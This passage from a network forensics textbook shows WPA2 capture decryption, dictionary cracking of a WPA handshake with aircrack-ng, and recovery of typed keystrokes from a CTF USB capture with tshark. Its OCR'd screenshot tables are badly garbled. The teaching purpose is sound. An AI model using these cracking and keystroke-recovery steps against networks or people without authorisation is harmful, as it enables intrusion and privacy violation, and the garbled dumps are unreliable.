| | lay filter <ctrl< th=""><th>रे 🙆 ९. 🗢 🗯 🖀 💽 📃 E/S</th><th></th><th></th><th></th><th>Expression</th></ctrl<> | रे 🙆 ९. 🗢 🗯 🖀 💽 📃 E/S | | | | Expression |
|--|---|--|---|-----------------|----------|--|
| | | New Column | Source | Destination | Protocol | Length Info |
| | | 2015/065 07:52:26.013330 | 192.168.0.15 | 173.241.248.220 | HTTP | 780 GET /w/1.0/sc?cc=1&r=http%3A%2F%2Fox-d.imgur.servedbyopenx.com%2Fw%2F1.0%2F |
| | | | 173.241.248.220 | 192.168.0.15 | нттр | 748 HTTP/1.1 302 Moved Temporarily |
| | | 2015/065 07:52:26.177170 | | 173,241,248,219 | HTTP | 745 GET /w/1.0/acj?mi=78f13683-cedc-49c4-0a00-79f177043042&ma=1425628481&mr=142- |
| | | | 192.168.0.15 | 173.241.248.220 | HTTP | 551 GET /w/1.0/pd?plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1 |
| 135 32 | 2.248867 | 2015/065 07:52:26.613393 | 192.168.0.15 | 173.194.127.122 | HTTP | 1181 GET /gampad/ads?gdfp req=1&correlator=3974161077633024&output=json html&cal |
| 135 32 | 2.258089 | 2015/065 07:52:26.622615 | 173.241.248.220 | 192.168.0.15 | HTTP | 499 HTTP/1.1 302 Moved Temporarily |
| 135 32 | 2.312355 | 2015/065 07:52:26.676881 | 192.168.0.15 | 173.241.248.220 | HTTP | 556 GET /w/1.0/pd?cc=1&plm=5&ph=d14b94c9-e278-4d1d-87a0-a6a729350974 HTTP/1.1 |
| | | 2015/065 07:52:26.722454 | | 192.168.0.15 | HTTP | 292 HTTP/1.1 200 OK (text/html) |
| | | | 173.194.127.122 | 192.168.0.15 | HTTP | 658 HTTP/1.1 200 OK (text/javascript) |
| | | | 192.168.0.15 | 173.194.127.141 | HTTP | 604 GET /pagead/images/mobile_unified_button_icon_white.png HTTP/1.1 |
| | | | 192.168.0.15 | 173.194.127.141 | HTTP | 580 GET /simgad/8585806877069924349 HTTP/1.1 |
| | | | 192.168.0.15 | 173.194.127.198 | HTTP | 589 GET /v6exp3/redir.html HTTP/1.1 |
| 138 32 | 2.826979 | 2015/065 07:52:27.191505 | 192.168.0.15 | 173.194.127.237 | HTTP | 642 GET /push?client=ca-pub-6854507968048272 HTTP/1.1 |
| Rece | iver addres | 1100 = Duration: 44 micros ss: Apple_68:96:7c (f0:f6: | 1c:68:96:7c) | | | |
| Rece Tran Dest Sourc BSS I STA a | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:96:7c (f0:f6: fress: EfmNetwo_55:97:d6 (ú fress: Apple_68:96:7c (f0: EfmNetwo_55:97:d4 (00:26: wo_55:97:d6 (00:26:66:55:9) ple_68:96:7c (f0:f6:1c:68: 0000 = Fragment number: 0 | lc:68:96:7c) 00:26:66:55:97:d6) f6:lc:68:96:7c) :66:55:97:d4) 7:d6) :96:7c) | | | |
| Rece Trans Dest Source BSS STA a 0010 | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap 0111 1100 | ss: Apple_68:96:7c (f0:f6: ress: FfmNetwo_55:97:66 (f tress: Apple_68:96:7c (f0: tress: Apple_68:96:7c (f0: tress: Apple_68:96:7c (d0:26 so_55:97:d6 (d0:26:66:55:9: ple_68:96:7c (f0:f6:1c:68 0000 = Fragment number: 0 = Sequence number: 6 | 1c:68:96:7c) 00:26:66:55:97:d6) f6:1c:68:96:7c) :66:55:97:d4) 7:d6) :96:7c) 36 | | | |
| Rece Trans Dest Source BSS I STA a 0010 40 0a | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap 0111 1100 53 65 72 76 | ss: Apple_68:96:7c (f0:f6:3 dress: EfmNetwo_55:97:66 (d) fress: Apple_68:96:7c (f0: i: EfmNetwo_55:97:d6 (00:26 av_55:97:d6 (00:26:66:55:97) ple_68:96:7c (f0:f6:1c:68 0000 = Fragment number: 0 = Sequence number: 6 5 56 72 3a 20 4f 58 47 57 | Lc:68:96:7C) 00:26:66:55:97:d6) f6:Lc:08:96:7C) :66:55:97:d4) 7:d6) 96:7C) 36 2f 31 30 -Server: 0XGW/10 | | | |
| Rece Trans Dest Source BSS 1 STA a 0010 40 0a 50 2e | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:96:7C (f0:f6: dress: EfmNetwo_55:97:d6 (d) fress: Apple_68:96:7C (f0: E fmNetwo_55:97:d4 (00:26 00:25:67:d6 (00:26:66:55:9) ple_68:96:7C (f0:f6:1c:68 0000 = Fragment number: 0 = Sequence number: 6 5 65 72 3a 20 4f 58 47 57 6 d0 a 44 (d) 74 65 3a 20 | 1: 68:96:7C) 90:26:66:55:97:d6) 66:55:97:d4) 7:d6) 96:7C) 36 2f 31 30 -Server: OXGN/10 46 72 69 -91.6 -D ate: Fri | | | |
| Rece Trans Dest Source BSS 1 STA 4 0010 40 0a 1 50 2e 50 2c | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:96:7c (f0:f6: fress: Apple_68:96:7c (f0:f6: fress: Apple_68:96:7c (f0: f: fimletwo_55:97:d4 (00:26 av_55:97:d4 (00:26:66:55:9) plp_68:96:7c (f0:f6:1c:68: 0000 = Fragment number: 0 | 1: 68: 96: 7C) 00: 26: 66: 55: 97: d6) f6: 12: 68: 96: 7C) :66: 55: 97: d4) :66: 55: 97: c4) :96: 7C) 36 2f 31: 30 Server: 0XGM/10 46: 72: 69 .91: 6-D atc: Fin 20: 30: 37 .06 Mar 2015 07 | | | |
| Rece: Trans Dest: Source BSS 1 STA 4 0010 40 0a 1 50 2e 50 2c 70 3a | iver address smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:96:7C (f0:f6: dress: EfmNetwo_55:97:d6 (d) fress: Apple_68:96:7C (f0: E fmNetwo_55:97:d4 (00:26 00:25:67:d6 (00:26:66:55:9) ple_68:96:7C (f0:f6:1c:68 0000 = Fragment number: 0 = Sequence number: 6 5 65 72 3a 20 4f 58 47 57 6 d0 a 44 (d) 74 65 3a 20 | 1: 68:96:7C) 90:26:66:55:97:d6) 66:55:97:d4) 7:d6) 996:7C) 36 2f 31 30 Server: OXGH/10 46 72 69 .91.6 -D ate: Fri 20 30 37 ,06 Mar 2015 07 66 e74 :54:41 G MrCont | | | |
| Rece: Trans Dest: Source SSTA a 0010 40 0a 50 2c 50 2c 50 2c 50 2c 50 3a 50 65 90 74 0 | iver addres smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:06:7c (f0:f6: fress: FEIMletwo_55:97:d6 ((fress: Apple_68:96:7c (f0: Efmletwo_55:97:d4 (00:26 workson for the formation of t | 1: 68:96:7C) 08:26:66:55:97:d6) 66:12:08:96:7C) :66:55:97:d4) 7:d6) :96:7C) 36 2f 31 30 -Server: OXGM/10 46 72 69 .91.6 -D ate: Fri 20 30 37 , 06 Mar 2015 07 66 62 74 :52:41 G MT-Cont 74 2f 68 ent-Type : text/h 4c 65 6e tml.con tent-Len | | | |
| Rece: Tran: Dest: Source BSS : STA a 0010 40 0a 50 2e 50 2e 50 2e 50 2c 50 2a 80 65 90 74 a a0 67 | iver address smitter add ination add ce address: Id: EfmNetw address: Ap 0111 1100 53 65 72 76 39 31 2e 36 20 30 36 20 35 34 3a 34 6e 74 2d 54 6d 6c 0d 0a 46 3a 20 | ss: Apple_68:06:7c (f0:f6: tress: Erfmletuxo_55:97:d6 (f0: Erfmletuxo_55:97:d6 (f0:26: 55:97:d6 (60:26:66:35:9; ple_68:96:7c (f0:f6:16:68: 00000 = Fragment number: 0 5 of 27 aa 20 df 58 df 75 5 of 04 ad 4. 01 74 65 aa 20 3 dd 61 72 20 23 20 31 53 3 13 12 04 7 4d 54 0d ad 34 1 97 70 65 3a 20 74 65 74 2d 3 63 66 74 65 66 74 2d 3 63 86 80 43 66 74 2d 3 63 88 80 40 43 66 74 2d 3 65 88 80 40 43 66 74 2d 3 63 88 80 40 43 66 74 2d 3 65 88 80 80 80 80 80 80 80 80 80 80 80 80 | L: 68: 96: 7C) 09: 26: 66: 55: 97: d6) f6: 12: 68: 96: 7C) :66: 55: 97: d4) :66: 55: 97: d4) :66: 55: 97: d4) :66: 55: 97: d4) :66: 55: 97: d4) :67: 69: 60 27: 41: 30 :67: 60 :67: 68: 37 :67: 68: 68: 48: 68: - Connect - :67: 68: 68: 48: 48: 68: - Connect - :67: 68: 74: 19: 68: - Connect - :67: 74: 74: 74: 74: 74: 74: 74: 74: 74: 7 | | | |
| Rece: Trans Dest: Source BSS : STA a 0010 40 0a 50 2e 50 2c 50 2c 50 50 50 50 50 50 50 50 50 50 50 50 50 | iver address smitter add ination add ce address: Id: EfmNetw address: Ap | ss: Apple_68:06:7c (f0:f6: fress: EFinMtebuo_55:97:d6 (fress: Apple_68:96:7c (f0: EFinMtebuo_55:97:d4 (00:26 works: 55:97:d6 (00:26:66:55:97) ple_68:96:7c (f0:f6:16:68: 00000 = Fragment number: 0 6 57 72 3a 20 4f 25 47 57 6 d0 ba 44 61 74 65 3a 20 4 d6 17 72 03 21 31 55 31 20 47 74 d5 46 40 aa 1 31 20 47 74 d5 56 74 20 3 43 6f 67 46 56 67 42 3 43 6f 67 66 56 67 42 3 43 66 66 66 66 5 43 65 67 43 56 40 40 | 11:68:96:7C) 90:25:66:55:97:d6) 66:55:97:d4) 7:d6) 96:7C) 36 2f 31 30 -Server: OXGM/10 46 72 69 .91.6D ate: Fri 20 30 37 .06 Mar 2015 07 46 74 68 ent-Type : text/h 46 56 ef atlContent-Len 65 63 74 gth: 68 -Connect 63 3 c68 :0n: Cos sec | | | |
| Recei Trans Dest: Source BSS : STA : 0010 140 0a : 150 2c : 160 2c : 170 3a : 180 65 : 190 74 : 180 67 : 196 74 : 196 74 : 196 69 : | iver address smitter add ination add ice address: Id: EfmNetw address: Ap 0111 1100 53 65 72 76 39 31 2e 36 20 30 36 20 35 34 3a 34 6e 74 2d 54 6d 6c 0d 0a 74 68 3a 20 6f 6e 3a 20 6f 6e 3a 20 | ss: Apple_68:06:7c (f0:f6: thress: Erfmletum_55:97:6d (00:26 w_55:97:6d (00:26 w_55:97:6d (00:26 w_55:97:6d (00:26) w_55:97:6d (00:26) w_55:97:6d (00:26) w_55:97:6d (00:26) to 172 to 172 t | L:68:06:7¢) 00:26:66:55:97:d6) f6:12:68:96:7¢) :66:55:97:d4) :7:d6) :96:7¢) 36 2f 31 30 Server: 0XGM/10 46 72 69 .91.6 − D atc: Fri 20 30 37 .96 Mar 2015 07 6f 6e 74 .53:41 6 MTConb 74 2f 68 ent-Type : text/h 4c 65 66 tmlCon tent-Len 65 63 74 gth: 68 - Connect 08 36 68 ion: clo seth 09 74 66 | | | |
| Rece: Trans Dest: Source BSS : STA 4 0010 40 0a 1 50 2e 60 2c 2 70 3a 3 80 65 90 74 1 90 74 1 90 67 1 90 7 90 7 91 0 91 0 91 0 91 0 91 0 91 0 91 0 91 0 | iver address smitter add ination add ce address: Id: EfmNetw address: Ap 9 31 2e 36 20 30 36 20 35 34 3a 34 66 74 2d 54 66 74 2d 54 66 74 2d 54 66 66 3a 20 66 66 3a 20 66 66 3e 0a 3e 50 69 78 | ss: Apple_68:06:7c (f0:f6: fress: EFinMtebuo_55:97:d6 (fress: Apple_68:96:7c (f0: EFinMtebuo_55:97:d4 (00:26 works: 55:97:d6 (00:26:66:55:97) ple_68:96:7c (f0:f6:16:68: 00000 = Fragment number: 0 6 57 72 3a 20 4f 25 47 57 6 d0 ba 44 61 74 65 3a 20 4 d6 17 72 03 21 31 55 31 20 47 74 d5 46 40 aa 1 31 20 47 74 d5 56 74 20 3 43 6f 67 46 56 67 42 3 43 6f 67 66 56 67 42 3 43 66 66 66 66 5 43 65 67 43 56 40 40 | 1: 68: 96: 7C) 90: 26: 66: 55: 97: d6) f6: 1: 68: 90: 7C) :66: 55: 97: d4) 7: d6) :96: 7C) 36 2f 31 30 -Server: OXGM/10 46 72 69 .91. 6D ate: Fri 20 30 37 , d6 Mar 2015 07 46 74 68 ent-Type : text/h 65 63 74 gth: 68 -Connect 63 3 C68 : Connect 63 26 cft ml>-K ada dxt | | | |

Wow! We can see that we successfully removed the Wireless encapsulation. Alternatively, we could have used airdecap from the aircrack suite to remove the encapsulation. We just saw how we could work with Wireless protocols and remove encapsulation by cracking the WEP keys. However, this may not apply to WPA and WPA2 standards. Let's see an example:

| 📕 WEP and V | VPA Decryption Keys | | | ? | × |
|----------------------------|--|--------------------|---------------|-------------------------|---|
| Key type wep wpa-pwd | Key A4:3D:F6:F3:74 M 111 70 | - | | | |
| + - 9a | ^ ∨ Ē <u>c:⊔</u> | Isers\Apex\AppData | Roaming Wire. | <i>shark\802.</i> He | |

We supplied a plaintext password for WPA2, and the PCAP was successfully decrypted:

| total-01.cap le Edit View Go | Capture Analyze Statistics Teles | hony Wireless Tools | Help | | | | - 0 | × |
|---------------------------------|--|---------------------|---|----------|--------------------------|--|------------|---|
| | 🕅 🕼 🔍 🗰 🗰 🐨 🕸 🗮 | | | | | | | |
| icmp | | | | | | | Expression | a |
| . Time | New Column | Source | Destination | Protocol | Length Info | | | - |
| 3175 51.667131 | 2019/053 20:04:53.016321 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seg=1/256, ttl=64 (no response found!) | | |
| 3231 53.671739 | 2019/053 20:04:55.020929 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=3/768, ttl=64 (no response found!) | | |
| 3234 53.671739 | 2019/053 20:04:55.020929 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=3/768, ttl=64 (no response found!) | | |
| 3237 53.672251 | 2019/053 20:04:55.021441 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=3/768, ttl=64 (no response found!) | | |
| 3240 53.672763 | 2019/053 20:04:55.021953 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=3/768, ttl=64 (no response found!) | | |
| 3243 53.672763 | 2019/053 20:04:55.021953 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=3/768, ttl=64 (no response found!) | | |
| 3290 55.666107 | 2019/053 20:04:57.015297 | 192.168.1.6 | 172.217.166.238 | ICMP | 134 Echo (ping) request | id=0x8862, seq=5/1280, ttl=64 (no response found!) |) | |
| 3304 56.664059 | 2019/053 20:04:58.013249 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=6/1536, ttl=64 (no response found!) | | |
| 3332 57.667131 | 2019/053 20:04:59.016321 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=7/1792, ttl=64 (no response found!) | | |
| 3349 58.665595 | 2019/053 20:05:00.014785 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=8/2048, ttl=64 (no response found!) | | |
| 3380 59.666107 | 2019/053 20:05:01.015297 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=9/2304, ttl=64 (no response found!) | | |
| 3383 59.666107 | 2019/053 20:05:01.015297 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=9/2304, ttl=64 (no response found!) | | |
| 3386 59.666107 | 2019/053 20:05:01.015297 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=9/2304, ttl=64 (no response found!) | | |
| 3389 59.666107 | 2019/053 20:05:01.015297 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=9/2304, ttl=64 (no response found!) | | |
| 3444 60.664571 | 2019/053 20:05:02.013761 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=10/2560, ttl=64 (no response found! | | |
| 3750 64.671739 | 2019/053 20:05:06.020929 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=14/3584, ttl=64 (no response found! | | |
| 3833 67.678907 | 2019/053 20:05:09.028097 | 192.168.1.6 | 172.217.166.238 | ICMP | | id=0x8862, seq=17/4352, ttl=64 (no response found! |) | |
| 4104 72.870907 | 2019/053 20:05:14.220097 | 192.168.1.1 | 192.168.1.6 | ICMP | 110 Destination unreacha | | | |
| 4106 72.871419 | 2019/053 20:05:14.220609 | 192.168.1.1 | 192.168.1.6 | ICMP | 110 Destination unreacha | able (Port unreachable) | | |
| | | | | | | | | |
| | | | | | | | | |
| | | | | | | | | |
| Frame 3304 · 134 | bytes on wire (1072 bits), | 134 bytes cantured | (1072 hits) | | | | | |
| | Data, Flags: .pT | 194 bytes captarea | (10/2 0103) | | | | | |
| Logical-Link Con | | | | | | | | |
| | l Version 4, Src: 192.168.1 | .6. Dst: 172.217.1 | 66.238 | | | | | |
| | Message Protocol | , | | | | | | |
| | 0 | | | | | | | |
| | | | | | | | | _ |
| | 78 44 76 e7 b0 58 8c 85 90 | | v··X···t·· | | | | | |
| | b0 54 d0 05 06 00 ec 02 00 11 9c 66 f3 ae 38 b7 bd 2c | | f8, | | | | | |
| | c8 fe 93 bc 48 2a fa 13 ca | | г· ·o··, ·· ·· Н*···#· | | | | | |
| | | | | | | | | |
| | 36 04 c9 22 d6 88 d1 e5 ab | 3h ha 82 - r - 96 - | · * · · · · · · · · · · · · · · · · · · | | | | | |

However, the password-cracking process is not as standardized as it was in the case of WEP. Let's see what happens when we try to crack PCAP in the aircrack-ng suite:

We can see that the aircrack-ng suite asked us to specify a dictionary file that might contain a password, which means that the only way to obtain the key, in this case, is via brute force. Let's see how we can supply a dictionary file that contains a password list:

root@ubuntu:/home/deadlist/Desktop# aircrack-ng total-01.cap -w dict Opening total-01.cap Read 4429 packets. # BSSID ESSID Encryption 1 78:44:76:E7:B0:58 VIP3R WPA (1 handshake) Choosing first network as target. Opening total-01.cap Reading packets, please wait...



Dictionary files are available in Kali by default under /usr/share/dict/words.

We can see that we have supplied an example dictionary file using the -w switch, and now Aircrack-ng is trying to crack the passwords. So, at some point, we will get the following result:

| | Aircrack-ng 1.1 | | | | | | | | | | | | | | | | |
|--|-----------------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|----------|
| [00:00:00] 452 keys tested (2111.15 k/s) | | | | | | | | | | | | | | | | | |
| к | EY | FO | UND | ![| Ma | | | | | | | 37 | 7] | | | | |
| Master Key | : | 09 1A | | | | | | | | | | | | | 12 04 | | |
| Transient Key | : | 4B 52 | CE F2 | FC D5 | A6 3A | D5 F8 | BD 34 | 35 92 | DC 66 | 60 34 | 48 4E | 65 97 | F1 C7 | CD 02 | 70 | 46 DD | 7C E8 |
| EAPOL HMAC | : | ΘA | 58 | BD | BC | 2A | 16 | ED | 52 | 00 | 2B | 6E | E4 | 41 | EE | FD | 3F |

Yeah! We got the key. We already saw how we could apply this key in Wireshark and analyze it further. We will be discussing the 802.11 standards in the upcoming chapters, as we have one complete chapter dedicated to it.

Decoding keyboard captures

Another day and another interesting PCAP capture. Have you ever thought that USB keyboards could also reveal a lot of activity and user behavior? We will look at such scenarios in the upcoming chapters, but for now, let's prepare for it. I found an interesting packet-capture file from

https://github.com/dbaser/CTF-Write-ups/blob/master/picoCTF-2017/for80-just_key
p_trying/data.pcap. However, on downloading the PCAP file and loading it in Wireshark,
I got the following:

| No. | Time | Time | Source | Destination | Protocol |
|-----|------------------|------------------------------|---------------------|-------------|----------|
| | 1 0.000000 | 2017/082 01:07:16.777061 | 2.1.1 | host | USB |
| | 2 0.137131 | 2017/082 01:07:16.914192 | 2.1.1 | host | USB |
| | 3 0.299751 | 2017/082 01:07:17.076812 | 2.1.1 | host | USB |
| | 4 0.399781 | 2017/082 01:07:17.176842 | 2.1.1 | host | USB |
| | 5 0.838075 | 2017/082 01:07:17.615136 | 2.1.1 | host | USB |
| | 6 0.968796 | 2017/082 01:07:17.745857 | 2.1.1 | host | USB |
| | 7 1.184415 | 2017/082 01:07:17.961476 | 2.1.1 | host | USB |
| | 8 1.316126 | 2017/082 01:07:18.093187 | 2.1.1 | host | USB |
| | 9 1.599310 | 2017/082 01:07:18.376371 | 2.1.1 | host | USB |
| | 10 1.934871 | 2017/082 01:07:18.711932 | 2.1.1 | host | USB |
| | 11 2.054854 | 2017/082 01:07:18.831915 | 2.1.1 | host | USB |
| | 12 2.067291 | 2017/082 01:07:18.844352 | 2.1.1 | host | USB |
| | 13 2.384149 | 2017/082 01:07:19.161210 | 2.1.1 | host | USB |
| | 14 2.484050 | 2017/082 01:07:19.261111 | 2.1.1 | host | USB |
| | 15 3.000238 | 2017/082 01:07:19.777299 | 2.1.1 | host | USB |
| | 16 3.116183 | 2017/082 01:07:19.893244 | 2.1.1 | host | USB |
| | 17 3.916653 | 2017/082 01:07:20.693714 | 2.1.1 | host | USB |
| | 18 4.015614 | 2017/082 01:07:20.792675 | 2.1.1 | host | USB |
| | 19 4.800201 | 2017/082 01:07:21.577262 | 2.1.1 | host | USB |
| | 20 4.854757 | 2017/082 01:07:21.631818 | 2.1.1 | host | USB |
| | 21 4.967826 | 2017/082 01:07:21.744887 | 2.1.1 | host | USB |
| | 22 5.062842 | 2017/082 01:07:21.839903 | 2.1.1 | host | USB |
| | 22 5 268502 | 2017/022 01.07.22 145654 | 211 | hast | lise |
| > F | rame 1: 35 bytes | on wire (280 bits), 35 bytes | captured (280 bits) | | |
| > U | SB URB | | | | |
| L | eftover Capture | Data: 000009000000000 | | | |

Well, I have not seen anything like this, but we know that this is USB data. We can also see that the leftover column contains some bytes. This is the data of interest; let's use tshark to harvest this data by running the tshark -r [path to the file] as follows:

| reateka | i# tchark _r | Desktop/data.pcap | | |
|---------|--------------|--------------------------|------------|------------------|
| | | and group "root". | This could | be dangerous |
| 1 | 0.000000 | 2.1.1 → host | | URB INTERRUPT in |
| 2 | 0.137131 | 2.1.1 → host | | URB INTERRUPT in |
| 3 | 0.299751 | 2.1.1 → host | | URB INTERRUPT in |
| 4 | 0.399781 | 2.1.1 → host | | URB_INTERRUPT in |
| 5 | 0.838075 | 2.1.1 → host | | URB_INTERRUPT in |
| 6 | 0.968796 | $2.1.1 \rightarrow host$ | | URB INTERRUPT in |
| 7 | 1.184415 | $2.1.1 \rightarrow host$ | | URB_INTERRUPT in |
| 8 | 1.316126 | 2.1.1 → host | | URB INTERRUPT in |
| 9 | 1.599310 | 2.1.1 → host | | URB INTERRUPT in |
| 10 | 1.934871 | 2.1.1 → host | | URB INTERRUPT in |
| 11 | 2.054854 | 2.1.1 → host | | URB INTERRUPT in |
| 12 | 2.067291 | 2.1.1 → host | | URB INTERRUPT in |
| 13 | 2.384149 | 2.1.1 → host | | URB INTERRUPT in |
| 14 | 2.484050 | 2.1.1 → host | | URB INTERRUPT in |
| 15 | 3.000238 | 2.1.1 → host | USB 35 | URB INTERRUPT in |
| 16 | 3.116183 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 17 | 3.916653 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 18 | 4.015614 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 19 | 4.800201 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 20 | 4.854757 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 21 | 4.967826 | 2.1.1 → host | | URB_INTERRUPT in |
| 22 | 5.062842 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 23 | 5.368593 | 2.1.1 → host | | URB_INTERRUPT in |
| 24 | 5.734652 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |
| 25 | 5.937606 | 2.1.1 → host | | URB_INTERRUPT in |
| 26 | 5.968894 | 2.1.1 → host | | URB_INTERRUPT in |
| 27 | 6.870650 | 2.1.1 → host | | URB_INTERRUPT in |
| 28 | 6.974833 | 2.1.1 → host | | URB_INTERRUPT in |
| 29 | 8.415344 | 2.1.1 → host | | URB_INTERRUPT in |
| 30 | 8.568135 | 2.1.1 → host | | URB_INTERRUPT in |
| 31 | 8.783944 | 2.1.1 → host | | URB_INTERRUPT in |
| 32 | 8.899723 | 2.1.1 → host | USB 35 | URB_INTERRUPT in |

Let's only print the leftover data, using the usb.capdata field:

root@kali:~# tshark -r Desktop/data.pcap -T fields -e usb.capdata Running as user "root" and group "root". This could be dangerous. 00:00:09:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:0f:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:04:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:0a:00:00:00:00:00 00:00:00:00:00:00:00:00 20:00:00:00:00:00:00:00 20:00:2f:00:00:00:00:00 20:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:13:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:15:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:20:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:22:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:22:00:00:00:00:00 00:00:00:00:00:00:00:00 20:00:00:00:00:00:00:00 20:00:2d:00:00:00:00:00 20:00:00:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:27:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:11:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:1a:00:00:00:00:00 00:00:00:00:00:00:00:00 00:00:04:00:00:00:00:00

We can see that we have only one or two bytes per line, so in order to decode the USB keystrokes, we will require only bytes without zeros and separators. Let's remove the null and separators from the lines by running the tshark -r Desktop/data.pcap -T fields -e usb.capdata | sed -e 's/00//g' -e 's/://g' -e 's/20//g' | grep . command as shown in the following screenshot:

| root@kali: | ₩ tsh | nark -r | Desk | top/da | ta.pcap | -T f | ields | -eu | sb.capda | ata I | sed | -e | 's/00// | a' - | e's | /://a' | -e | 's/2 | 0//a' | ar | ep. |
|--|-------|---------|------|--------|---------|------|-------|-----|----------|-------|-----|----|---------|------|-----|--------|----|------|-------|-----|-------|
| Running as | user | "root" | and | group | "root". | This | could | be | dangero | is. | | | | | | | | | | 1 5 | - r · |
| 09 | | | | | | | | | - | | | | | | | | | | | | |
| 0f | | | | | | | | | | | | | | | | | | | | | |
| 04 | | | | | | | | | | | | | | | | | | | | | |
| 0a | | | | | | | | | | | | | | | | | | | | | |
| 2f | | | | | | | | | | | | | | | | | | | | | |
| 13 | | | | | | | | | | | | | | | | | | | | | |
| 15 | | | | | | | | | | | | | | | | | | | | | |
| 22 | | | | | | | | | | | | | | | | | | | | | |
| 22 | | | | | | | | | | | | | | | | | | | | | |
| 2d | | | | | | | | | | | | | | | | | | | | | |
| 27 | | | | | | | | | | | | | | | | | | | | | |
| 11 | | | | | | | | | | | | | | | | | | | | | |
| 1a | | | | | | | | | | | | | | | | | | | | | |
| 04 | | | | | | | | | | | | | | | | | | | | | |
| 15 | | | | | | | | | | | | | | | | | | | | | |
| 16 | | | | | | | | | | | | | | | | | | | | | |
| 10 | | | | | | | | | | | | | | | | | | | | | |
| 20 | | | | | | | | | | | | | | | | | | | | | |
| 00 | | | | | | | | | | | | | | | | | | | | | |
| 0a 2f 13 12 22 2d 27 11 1a 04 15 07 16 2d 06 25 06 06 09 26 26 30 00 | | | | | | | | | | | | | | | | | | | | | |
| 96 | | | | | | | | | | | | | | | | | | | | | |
| 96 | | | | | | | | | | | | | | | | | | | | | |
| 09 | | | | | | | | | | | | | | | | | | | | | |
| 26 | | | | | | | | | | | | | | | | | | | | | |
| 26 | | | | | | | | | | | | | | | | | | | | | |
| 30 | | | | | | | | | | | | | | | | | | | | | |
| 01 | | | | | | | | | | | | | | | | | | | | | |
| 0106 | | | | | | | | | | | | | | | | | | | | | |

When we remove the zeros and separators, we are left with the preceding data. The bytes from the preceding screenshot can be interpreted as keystrokes and can be mapped to the keys listed in page 53 from

https://www.usb.org/sites/default/files/documents/hut1_12v2.pdf. According to the documentation, 09 maps to f, 0F maps to l, 04 maps to a, and 0a to g, which means the first four typed-in characters are flag. Similarly, a parser for these bytes could allow us to view everything that a user typed from the PCAP capture itself. Let's also use a small Pythonbased script that makes use of Scapy to parse the entire PCAP itself:

root@ubuntu:/home/deadlist/Desktop# python key.py FLAG{PR355-0NWARDS-C98CCF99}C root@ubuntu:/home/deadlist/Desktop#

The preceding script can be obtained from

https://github.com/dbaser/CTF-Write-ups/blob/master/picoCTF-2017/for80-just_key p_trying/usbkeymap2.py and is very similar to what we have done for the DNS queries.

Summary

In this chapter, we learned a lot. We started by making use of client-side SSL log files to decrypt SSL/TLS sessions. Then we looked at DNS malicious query responses that carry command and control data. We explored WEP and WPA2 decryption by decrypting the password through the Aircrack-ng suite and made use of decryption keys in Wireshark. We also went through a small snippet of code in Python to segregate and decode data. Finally, we looked at the USB keyboard capture file and decrypted the keystrokes pressed by the user at the time it was recorded in the PCAP file. This is the end of our preparation phase, and we will now jump into the hands-on side of things. We will be making use of the lessons and techniques learned in the first five chapters, and based on the knowledge we gained; we will try to solve the challenges in the upcoming chapters.

In the next chapter, we will look at live malware samples, and we will perform network forensics over them. We will develop strategies to unfold the root cause of the malware deployment, and find vital details, such as the first point of entry in the network.

Questions and exercises

To gain the best out of this chapter, attempt the following:

- Do any other browsers exhibit similar behavior to chrome in storing SSL key logs? Find it out
- Can you decrypt the wireless capture file? If yes find out the password for challenge file wireless_decryption_challenge.pcap hosted here https://github.com/nipunjaswal/networkforensics/tree/master/Challenges
- Try attaching a keyboard to your laptop/ desktop and capture the USB data and decode the keys

Further reading

Check out the Nailing the CTF

challenge: https://subscription.packtpub.com/book/networking_and_servers/9781784
393335/3/ch03lvl1sec26/nailing-the-ctf-challenge for more information on the topics
covered in this chapter.

3 Section 3: Conducting Network Forensics

This section focuses on implementing the concepts learned in relation to sophisticated forensic scenarios by making use of manual and automated approaches.

